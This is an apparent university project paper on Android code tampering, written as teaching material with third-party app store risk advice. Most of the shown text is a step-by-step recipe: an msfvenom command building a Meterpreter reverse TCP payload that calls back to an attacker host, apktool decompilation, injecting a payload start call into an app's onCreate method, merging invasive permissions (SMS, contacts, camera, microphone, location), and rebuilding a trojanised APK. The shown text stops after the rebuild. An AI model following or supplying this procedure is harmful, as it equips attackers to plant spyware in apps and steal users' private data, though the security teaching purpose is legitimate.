# Security for Mobile Devices

Gerard Santacatalina Rubio

**Resum**— Al llarg dels darrers anys cada cop s'ha anat confiant més i més informació personal als nostres dispositius mòbils. Des del punt de vista de la seguretat del software això comporta un risc. En aquest projecte la recerca es centra en dues vulnerabilitats definides a la llista de vulnerabilitats en dispositius mòbils per la OWASP com són Code Tampering i Reverse-Engineering. Així doncs, s'implementa un atac que demostra com es pot exfiltrar tota mena d'informació sensible sobre els usuaris de dispositius Android, explotant les dues vulnerabilitats abans mencionades. Amb aquest atac es mostra un dels atacs més comuns que es produeixen sobretot a botigues d'aplicacions mòbils de tercers. A més a més també s'aprofita aquest projecte per proporcionar material docent i complementar així el ja existent sobre atacs en dispositius mòbils. Això permet finalment aportar un producte pels futurs enginyers i enginyeres per què puguin aprendre sobre seguretat del software en aquests entorns mòbils i vegin de primera mà les conseqüències d'aquesta mena d'atacs.

**Paraules clau**— seguretat del programari, code tampering, reverse engineering, reverse shell, Android, msfvenom.

**Abstract**— Over the last few years we have increasingly delegated more and more personal information to our mobile devices. From a software security perspective, this entails a significant risk. In this project we focused on two specific vulnerabilities defined in the OWASP 2016 list of mobile vulnerabilities, specifically Code Tampering and Reverse-Engineering. We implemented an attack demonstrating how we can exfiltrate sensitive information about Android users by exploiting the aforementioned vulnerabilities. This attack illustrates one of the most common attacks that take place in third-party app stores. Moreover, we elaborated new teaching materials complementing the already existing documentation about attacks on mobile devices. Therefore, this allows us to contribute with a new product for future engineers so that they can learn about software security in these mobile environments and understand the consequences that these types of attacks have.

**Index Terms**— software security, code tampering, reverse engineering, reverse shell, Android, msfvenom.

## 1 Introduction

MOBILE devices are one of our most appreciated belongings. We use them daily for a variety of actions, including for transferring money, paying bills, or updating what's new in our lives through social media. These mobile devices not only contain information about us but also store images and videos and other private files, not to mention the fact that wherever we go, we always carry our smartphones with us. Hence, it acts as a tracking device, a window to our social environment, and contains our personal information and private files.

Therefore, we need clearer details about how this information could be stolen and what potential attacks could endanger our privacy.

- *Contact e-mail: gerard.santacatalina@gmail.com*
- *Supervised by: Dr. Elisa Heymann Pignolo (DACSO)*
- *Course 2021/22*

In this paper, we are going to show what happens when an attacker distributes a malicious version of an app and what type of attacks are we exposed to when we download a third-party application. The vast majority of the third-party app stores where we can download lots of different applications lack a high standard for checking new apps or even do not have restrictions whatsoever [1]. Thus, these stores might contain some applications infected with malware that puts great risk on our private information. These malicious applications most of the time contain new features that the community requests but that have not been implemented yet by the official developers. Most of the attacks that nowadays take place in the mobile spectrum are carried out by altering the code of the app itself by injecting some malicious payloads that may be constantly exfiltrating information about the user without its knowledge or consent. This project spotlights a couple of vulnerabilities defined in the list of the top 10 vulnerabilities in mobile devices of 2016, by the Open Web Application Security Project (OWASP) [2]. More specifically, we will demonstrate how reverse engineering tools are really powerful and dangerous tools that allow us to tamper the code of different applications. To illustrate this attack to a broader community we decided to focus on Android, which is the widely known and most used mobile operating system. With all its perks, this OS has some vulnerabilities that put our privacy in danger. The bad news is that these tools are available for everyone out there and there is little to no chance of avoiding these payloads once you download, install and execute an infected application believing mistakenly that whoever made this new version had no intention to cause any harm to your device nor to compromise your resources. The good news is that by raising awareness on this topic we can prevent this from happening by limiting the need for non-official and non-authorized versions of commercial applications. To do so, we just have to keep in mind that compromising our information and data is not worth the risk of downloading an app that could potentially contain vulnerable software just because we fancy some of the functionalities that this new software offers. Let us suppose that we need to download a specific version of some application no longer available in the official store. In these circumstances, we might finally reach these third-party app stores to try to find it. To minimize the risks of downloading a tampered version with malicious software we should check the developer or whoever uploaded the app is verified or not, for instance. That will help us avoid unknown products from not verified developers that might not have good intentions. Besides, we must check the reviews given to this specific application to see if it's trustable or not. That is common sense, but oftentimes we do not think straight, impulsively downloading the first attractive application that comes up when we search for a certain app or feature. Restraining the impulsive thought of downloading some apps that are going to give us some advantage over the official one is the best thing we can do to cut off to a great extent these attacks. Surely, no one is going to give us anything for free and there must be something we are giving away without even knowing it. It is not a common thing to see many engineers dedicating their time to create something for the benefit of the community without obtaining anything in return.

### 1.1 Objectives

In this project we implement an attack that illustrates code tampering exploitation by using reverse engineering and payload generation and obfuscation tools. To accomplish this we have set the following objectives:

- Understand code tampering [3] attacks for mobile devices exploiting reverse engineering vulnerabilities [4].

- Select the tools that will be used for exploiting the code tampering attack.

- Exploit the code tampering attack.

- Generate new teaching materials regarding the code tampering attack. This teaching material will not only explain the procedure but also show how students can reproduce the attack.

## 2 STATE OF THE ART

There are several tools around in the field of mobile security of different categories, not only for generating and obfuscating payloads but also for reverse-engineering the applications to extract their resources and assembly code. Many attackers use these tools to generate tampered versions of commercial applications embedding malicious code to exfiltrate sensitive information. The main tools we have have been reading about so far are grouped by the following criteria:

- **Payload generation and obfuscation tools**. This type of tool generates malicious code that we intend to inject in our target application. In this case the available tool we have found is *msfvenom* [5] which generates & obfuscates the vulnerable code so that it can evade different anti-viruses programs. This software is actually included in the metasploit project.

- **Reverse engineering tools**. These tools allow us to get the resources of the application and its assembly code. We need to extract this code from the *.apk* package that defines the entirety of the behavior of our application. The tools we have inspected and used are many, such as dex2jar, GDA or dexplorer, but we have finally decided to use *apktool* [6] instead for this attack.

- **Digital signature software.** Android requires that newly installed apps should be signed by an authenticated developer to be executed. For this case we need digital signature software to generate a keystore which is a repository where private keys, certificates and symmetric keys are stored in the form of a file. We also need another tool for signing JAR files.

  In this case, we use *keytool* [7] to generate a new keystore and key pairs in case we do not have ones already, and *jarsigner* [8] which will sign the JAR files using the latter keystore. Both of these programs are part of the Java Development Kit (JDK).

- **Archive alignment tool**. These tools align the files that the signed application contains. To do so we use *zipalign* [9]. The main purpose of this tool is to optimize the files that our application contains, optimizing the memory usage by reducing the amount of copied data in RAM using *mmap* [10].

## 3 METHODOLOGY

The methodology we followed was the following:

- Study and review the state of the art, testing some of the tools we have found. This process yielded very interesting tools, some of which we ended up using: *msfvenom*, *apktool*, *keytool* and *jarsigner.*
- Select a feasible target application that will be tampered.
- Create the malicious version of the app we wanted to infect. This infected version would end up being tested and this would later become our tampered application.
- Document the whole procedure so we could later reproduce the same attack in another environment.
- Create new teaching material in the form of a webpage which is a tutorial, intended to be used by the future students of the Software Security course so that they can learn from these attacks on mobile devices.
- Prepare a Virtual Machine (VM) as an environment with all the necessary software to reproduce the very same attack that we review later on.

As we can see on Fig. 1, the most time-consuming task was indeed creating and testing the tampered application. The main steps that we followed to implement this task are the following:

- Generation of a payload that we will inject into our target application. This code sends a reverse TCP shell [11] to a server listening on our local machine once it gets executed.
- Reverse engineer both the payload and the target application to extract the main files & resources that it contains so that we can identify which are the main files that define the very first instructions to be executed once we start the application. The main purpose is to inject the payload into the target application as if it was just a subset of the original app.
- Exploit the incoming reverse TCP shell to exfiltrate all kinds of information stored on our victim's device, ranging from the list of contacts to the history of messages and also take full control of the resources of the phone such as cameras or microphones.

## 4 IMPLEMENTATION

In this section, we provide a detailed explanation of every step we have taken to implement the proposed attack. These steps are shown in Fig. 2. Next subsections explain them in detail.

### 4.1 Set the target application

This app would be the one we would later infect with malicious code. To keep things nice and easy regarding legal concerns we decided to tamper a non-commercial application. More specifically, this app is a default application generated by AndroidStudio [12], which is the official Integrated Development Environment (IDE) for Android environments. The only thing we added to it was a custom message showing a witless welcome text once we opened the application.




Fig. 1: Gantt chart displaying the timeline of the different tasks.




Create new keystore and key pairs with keytool
Executables
Intermediate files/folders
Activate the Android Asset Packaging Tool (AAPT) flag in the gradle file
5
Sign the tampered version
7
Target application
reverse-engineer
apktool
1
reverse-engineered target application
Rebuild the app
apktool
6
tampered application
Inject the payload's code into the target application's code
3
Replace the original set of permissions of the target app with the union of both permissions (target app ∪ payload) without duplicates
4
Align the files of the new tampered package with zipalign
8
The attacker uploads the app to a third-party app store
tampered and aligned application
malicious application
Payload generated with msfvenom
reverse-engineer
apktool
2
reverse-engineered payload
Exfiltrate information by executing commands in the victim's phone through the reverse TCP shell.
9
A victim downloads the app
Victim's personal information
When he/she executes the app the payload will be also executed, sending a reverse TCP shell and thus establishing a connection with our Metasploit TCP handler

Fig. 2: Conceptual diagram of the attack

This application presents a dummy functionality consisting of a simple button that, once it gets pressed, switches our screen to another page.

## 4.2 Generate the payload

Once we set the application we wanted to infect, it was time to think about how we would generate a payload to infect this app. Since implementing it by ourselves was something we considered at first, we realized that it was a burden for this project to dedicate so much time to it, plenty of things could have gone wrong and we did not want to risk a considerable amount of time of this project doing so. Howbeit, we decided to use M*sfvenom* to generate a payload that would set a TCP reverse shell on the target application. This malware is intended to establish a remote connection to the attacker's machine through TCP from the victim's phone. To generate it, the only thing we need to do first is to find out what's our IP address. Once we have it, we need to set what kind of malware we want to target on an Android system.



```
user@software-security22:~$ msfvenom -p android/meterpreter/reverse_tcp
LHOST=192.168.0.21 LPORT=8080 R > spy.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android fr
om the payload
[-] No arch selected, selecting arch: dalvik from the payload
No encoder specified, outputting raw payload
Payload size: 10236 bytes
user@software-security22:~$
```

Fig. 3: payload generation.

In Fig. 3 we can see how the payload is generated. We specify the reverse TCP shell and set the IP of our host machine and the port through which we will be listening. This malicious code will be named "spy.apk". It is not any different from a standard Android application, except that this does not contain a GUI attached to it in case we decide to try out what happens if we install and run it. That is, we will not see anything when we try to run it on our device.

## 4.3 Apply reverse engineering on the payload and target

In this step, we want to extract the essential information that both the payload and the app contain. We focus especially on our manifest file (AndroidManifest.xml). This file contains relevant information about the activity that the app incorporates. We're also considering the SMALI files here since these are the ones that define the actual behavior of the program expressed in assembly code. The AndroidManifest.xml file is of use, especially for identifying the main SMALI file that gets executed when we run the target app and also for retrieving all the permissions that the payload needs to work.

In other words, these permissions are essential so that our payload can access the private resources of the victim stored in its mobile phone. Later on, we merge these payloads' permissions with the targets to create the

tampered set of permissions. This new set provides the permissions required to meet the requirements of the original app and also the ones needed for the functionalities of the injected payload.
To reverse engineer both these packages we use *apktool*. We simply execute the following command for both packages: *apktool d <name_of_the_app>.apk*

After executing this command for each app we get two new folders. One of them is named just like the target application, and the second one is called like the payload package we generated earlier.
These folders now contain all the specific information regarding the SMALI code, the manifest file itself, and the used resources in the application, such as images.

## 4.4 Infect the target app by injecting the payload

This step is the most important one of the whole attack. It is relatively easy to get a bit lost here, though the primary aspect is to move all the SMALI files contained in the smali subdirectory of the payload's folder into the target application folder. After that, we identify which is the main SMALI file that gets executed on our target app once we run the application. To get this information, we need to check the AndroidManifest.xml file. Once we have identified the main SMALI file we need to modify it so that it also runs the payload we have just injected.

### 4.4.1 Move the smali files of the payload into the target app

To do this, firstly we compress all the files contained in the *SMALI* subdirectory of the payload's folder and secondly, uncompress them into the target's application folder. After doing so, we will have injected our malware into the target application. To do so, we need to execute the following command:

*tar -cf - ./smali | (cd ../app-release; tar -xpf -)*


### 4.4.2 Find out which is the main SMALI file on our app

In this step, we need to refer to the AndroidManifest.xml file of our target application. To access it, we simply have to open it with our favorite text editor. This file is in the target application folder we obtained earlier with the *apktool* command.

Once we have opened the AndroidManifest.xml file we need to pay attention, especially to the *android:name* field in the *activity* flag of our manifest file.

We can use a shell command to locate this information in case we can't find it:

*grep "MAIN" AndroidManifest.xml -B 10*



```
user@software-security22:~/Downloads/app-release$ grep "MAIN" AndroidManife
st.xml -B 10
<?xml version="1.0" encoding="utf-8" standalone="no"?><manifest xmlns:andro
id="http://schemas.android.com/apk/res/android" android:compileSdkVersion="
31" android:compileSdkVersionCodename="12" package="com.example.basic_tfg"
platformBuildVersionCode="31" platformBuildVersionName="12">
    <application android:allowBackup="true" android:appComponentFactory="an
droidx.core.app.CoreComponentFactory" android:extractNativeLibs="false" and
roid:icon="@mipmap/ic_launcher" android:label="@string/app_name" android:ro
undIcon="@mipmap/ic_launcher_round" android:supportsRtl="true" android:them
e="@style/Theme.Basic_tfg">
        <activity android:exported="true" android:label="@string/app_name"
android:name="com.example.basic_tfg.MainActivity" android:theme="@style/The
me.Basic_tfg.NoActionBar">
            <intent-filter>
                <action android:name="android.intent.action.MAIN"/>
```


Fig. 4: main SMALI file of the target application.

The *android:name* field we can see in Fig. 4 shows the route from the target app's folder leading to the main SMALI file that gets executed once we run the app. We need then to modify this file so that we also call the start methods of the payload to set it up, ready for incoming shell commands from the attacker's Metasploit console.

### 4.4.3 Modify the main file to induce a call to the payload

Once we know which is the main SMALI file that is responsible to initialize the whole program and its location on the folder, now it is time to go to the exact location and open it with our favorite text editor of choice to see what it contains. Once we do, we see an assembly-like code defining the behavior of multiple methods. We only need to edit one of them, the *OnCreate* method.

We add an extra line of code that will start the vulnerable program that we embedded earlier in step 4.4.1. Right at the beginning of the method, we initialize it by using the *invoke-static* instruction.



```
user@software-security22: ~/Downloads/app-release/smali/com/example/basic_tfg
 GNU nano 4.8                       MainActivity.smali


# virtual methods
.method protected onCreate(Landroid/os/Bundle;)V
    invoke-static {p0}, Lcom/metasploit/stage/Payload;->start(Landroid/content/Context;)V
    .locals 2

    .line 28
    invoke-super {p0, p1}, Landroidx/appcompat/app/AppCompatActivity;->onCreate(Landroid/>

    .line 30
    invoke-virtual {p0}, Lcom/example/basic_tfg/MainActivity;->getLayoutInflater()Landroi>

    move-result-object p1

    invoke-static {p1}, Lcom/example/basic_tfg/databinding/ActivityMainBinding;->inflate(>

    move-result-object p1

    iput-object p1, p0, Lcom/example/basic_tfg/MainActivity;->binding:Lcom/example/basic_>

^G Ver ayuda    ^O Guardar     ^W Buscar      ^K Cortar Texto^J Justificar   ^C Posición
^X Salir        ^R Leer fich.  ^\ Reemplazar  ^U Pegar       ^T Ortografía  ^_ Ir a línea
```

Fig. 5: added call to the malicious code in the *main* file.

Fig. 5 shows the extra line of code needed to get this payload working. We have written an instruction that calls a static function. That is what *invoke-static* does, which in this case is called the opcode. The pair of curly brackets after the instruction is the instance and the parameters list of the method being invoked. In the operand we have got the method we intend to call and we specify the directory in which we have the payload's files inside this tampered application folder.

After that, we call the start method of the malicious code using the application interface known as Context in *Android* systems.
The final V at the end of the line specifies that the function call does not return anything and thus is simply a void function.

## 4.5 Grant all the permissions the malicious code needs to the tampered application

So far, we have merged the files of the original target application with the malicious ones and modified the main SMALI file of the original application forcing the program to initialize the malicious files. Now, we need to combine the permissions of both the target application and the payload so that both of these functionalities are still available.

This step is essential for our vulnerable software to run as is due since most of the time we will not have all the permissions needed by our payload on our target's manifest file. Thus, we need to inject the permissions required by the malware into the AndroidManifest.xml file of the target app. In other words, we are granting all the privileges that our payload needs to exfiltrate personal information from our victim once it starts the application.

### 4.5.1 Get the permissions that our malicious software needs

We can retrieve the set of required permissions of the payload by copying them from its manifest file to our clipboard. We can easily retrieve them just by executing the following shell code command that retrieves the *uses-permission* lines:
*cat AndroidManifest.xml | grep "uses-permission" | xclip -sel clip*

### 4.5.2 Generate a common .txt file containing the union of both sets of permissions

Once we have extracted the permissions that the payload needs to exfiltrate information from the victim's phone, it is best practice to create a commonplace file where we store both sets of permissions. This common .txt file contains the permissions we have just extracted along with those needed for our application to run without breaking any of its functionalities. The primary purpose is to eliminate duplicates in the final AndroidManifes.xml where these permissions will end up. These duplicates could shatter the execution, so we want to clear these out.


In our case though, this dummy application does not contain any required permissions since it does not do anything, but most of the time it will, so we always have to keep in mind both sets.

To generate a simple .txt file containing both sets we switch to the target application folder and run the following shell command:

*cat AndroidManifest.xml | grep "uses-permission" > permissions_tampered*

Right after executing this command, we get a file containing the original permissions that our application needs.
In this case, if we proceed to open it, we will not see any due to the simplistic nature of the app.

What we have to do here anyways is to paste the required permissions we copied to our clipboard in the previous step into this new plaintext file.




```
user@software-security22: ~/Downloads/app-release
 GNU nano 4.8                  permissions_tampered                    Modified
    <uses-permission android:name="android.permission.WRITE_SETTINGS"/>
    <uses-permission android:name="android.permission.CAMERA"/>
    <uses-permission android:name="android.permission.READ_SMS"/>
    <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
    <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
    <uses-permission android:name="android.permission.SET_WALLPAPER"/>
    <uses-permission android:name="android.permission.READ_CALL_LOG"/>
    <uses-permission android:name="android.permission.WRITE_CALL_LOG"/>
    <uses-permission android:name="android.permission.WAKE_LOCK"/>
    <uses-permission android:name="android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS"/>
```

Fig. 6: union of both sets of permissions.

In the Fig. 6 shown above, we can see some privileges after merging both sets of permissions from the target application and the payload. In this case, since the target application does not request any, the set of permissions for the tampered version is the same as the payload.

Most of the time, since we will need some permissions for our target application to secure its functionalities we need to keep the union of both these sets without duplicates. We want to keep the necessary permissions for both programs to avoid some kind of errors once we execute the app. We can effortlessly get rid of duplicates and see how many permissions we finally get, as we see down below in Fig. 7.



```
user@software-security22:~/Downloads$ cd app-release/
user@software-security22:~/Downloads/app-release$ ls
AndroidManifest.xml  apktool.yml  assets  kotlin  META-INF  original  res  smali  unknown
user@software-security22:~/Downloads/app-release$ cat AndroidManifest.xml | grep "uses-permission" >
 permissions_tampered
user@software-security22:~/Downloads/app-release$ nano permissions_tampered
user@software-security22:~/Downloads/app-release$ cat permissions_tampered | sort -u | wc -l
23
```

Fig. 7: total number of permissions for our tampered version.


### 4.5.3 Inject the new list of permissions to the AndroidManifest.xml file of our target application

In this step we are going to copy this new combined list of permissions from both programs without duplicates to our clipboard. To copy this list of permissions we just have to execute the following shell command:

*cat permissions_tampered | sort -u | xclip -sel clip*

Now we simply have to edit the AndroidManifest.xml file from our target application inserting the new list of permissions we have just obtained. First, we need to make sure we delete all the *uses-permission* lines from this AndroidManifest.xml file since we already have them.

Once we have erased these lines we just paste our clipboard and make sure we respect the style of this file.



```
  GNU nano 4.8                         AndroidManifest.xml
<?xml version="1.0" encoding="utf-8" standalone="no"?><manifest xmlns:android="http://schemas.android.com/a>
    <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
    <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
    <uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
    <uses-permission android:name="android.permission.CALL_PHONE"/>
    <uses-permission android:name="android.permission.CAMERA"/>
    <uses-permission android:name="android.permission.CHANGE_WIFI_STATE"/>
    <uses-permission android:name="android.permission.INTERNET"/>
    <uses-permission android:name="android.permission.READ_CALL_LOG"/>
    <uses-permission android:name="android.permission.READ_CONTACTS"/>
    <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
    <uses-permission android:name="android.permission.READ_SMS"/>
    <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
    <uses-permission android:name="android.permission.RECEIVE_SMS"/>
    <uses-permission android:name="android.permission.RECORD_AUDIO"/>
    <uses-permission android:name="android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS"/>
    <uses-permission android:name="android.permission.SEND_SMS"/>
    <uses-permission android:name="android.permission.SET_WALLPAPER"/>
    <uses-permission android:name="android.permission.WAKE_LOCK"/>
    <uses-permission android:name="android.permission.WRITE_CALL_LOG"/>
    <uses-permission android:name="android.permission.WRITE_CONTACTS"/>
    <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
    <uses-permission android:name="android.permission.WRITE_SETTINGS"/>
    <application android:allowBackup="true" android:appComponentFactory="androidx.core.app.CoreComponentFac>
        <activity android:exported="true" android:label="@string/app_name" android:name="com.example.basic_>
            <intent-filter>
                <action android:name="android.intent.action.MAIN"/>
                <category android:name="android.intent.category.LAUNCHER"/>
            </intent-filter>
        </activity>
        <provider android:authorities="com.example.basic_tfg.androidx-startup" android:exported="false" and>
            <meta-data android:name="androidx.emoji2.text.EmojiCompatInitializer" android:value="androidx.s>
            <meta-data android:name="androidx.lifecycle.ProcessLifecycleInitializer" android:value="android>
```

Fig. 8: AndroidManifest.xml file for the new tampered version.

In Fig. 8 we can see what we should end up having after following all these previous steps. This edited AndroidManifest.xml file is the manifest file for our tampered or malicious version of our target app.

## 4.6 Build and generate the tampered version of our application

Until this point, we have not only managed to inject the generated payload into the target application but also to merge both sets of required permissions from each software after reverse-engineering their built packages.


In this section, we are going to rebuild this tampered application. Once we do so, we will get the original target application with the malicious code embedded in it. This way, we preserve the integrity of the target application's usual behavior so that our victim does not notice anything suspicious. Along the way, we induce the execution of the malicious code to extract personal information stored in the device.

### 4.6.1 Activate the Android Asset Packaging Tool flag in the gradle file

If we try to rebuild the application at this point after the changes we have made throughout the procedure we described, it will fail. We need to set a specific flag in the Gradle file named Android Asset Packaging Tool (AAPT2) so that *apktool* can parse, index, and compile all the resources into a binary format optimized for this Android platform.

The gradle file we need to modify is in the metadata information folder of the target application directory, more specifically at */app-release/original/META-INF/com/android/build/gradle* known as *app-metadata.properties.* Newer versions of the Android Gradle Plugin (3.0 and higher) already enable this option by default, though we might bump into this issue quite a lot with older versions.

As we can see on the third line displayed in Fig. 9 down below, after spotting the file we mentioned above we need to add the following line: *android.enableAapt2=true*



user@software-security22: ~/Downloads/app-release/original/META-INF/com/android/build/gradle

```
  GNU nano 4.8            app-metadata.properties            Modificado
appMetadataVersion=1.0
androidGradlePluginVersion=7.0.4
android.enableAapt2=true
```

Fig. 9: aapt2 flag enabled in the metadata properties of the gradle file.

### 4.6.2 Rebuild the tampered version into a new apk file

Once we have managed to set the flag we mentioned so that apktool can retrieve and compile all the resources for the building process now it is time to carry out this final action. To do that we simply want to execute right in the folder where the target application directory is located the following command: *apktool b -use-aapt2 app-release -o app-release_tampered.apk*



```
user@software-security22:~/Downloads$ apktool b -use-aapt2 app-release -o
app-release_tampered.apk
I: Using Apktool 2.6.1
I: Checking whether sources has changed...
I: Smaling smali folder into classes.dex...
I: Checking whether resources has changed...
I: Building resources...
I: Copying libs... (/kotlin)
I: Copying libs... (/META-INF/services)
I: Building apk file...
I: Copying unknown files/dir...
I: Built apk...
```

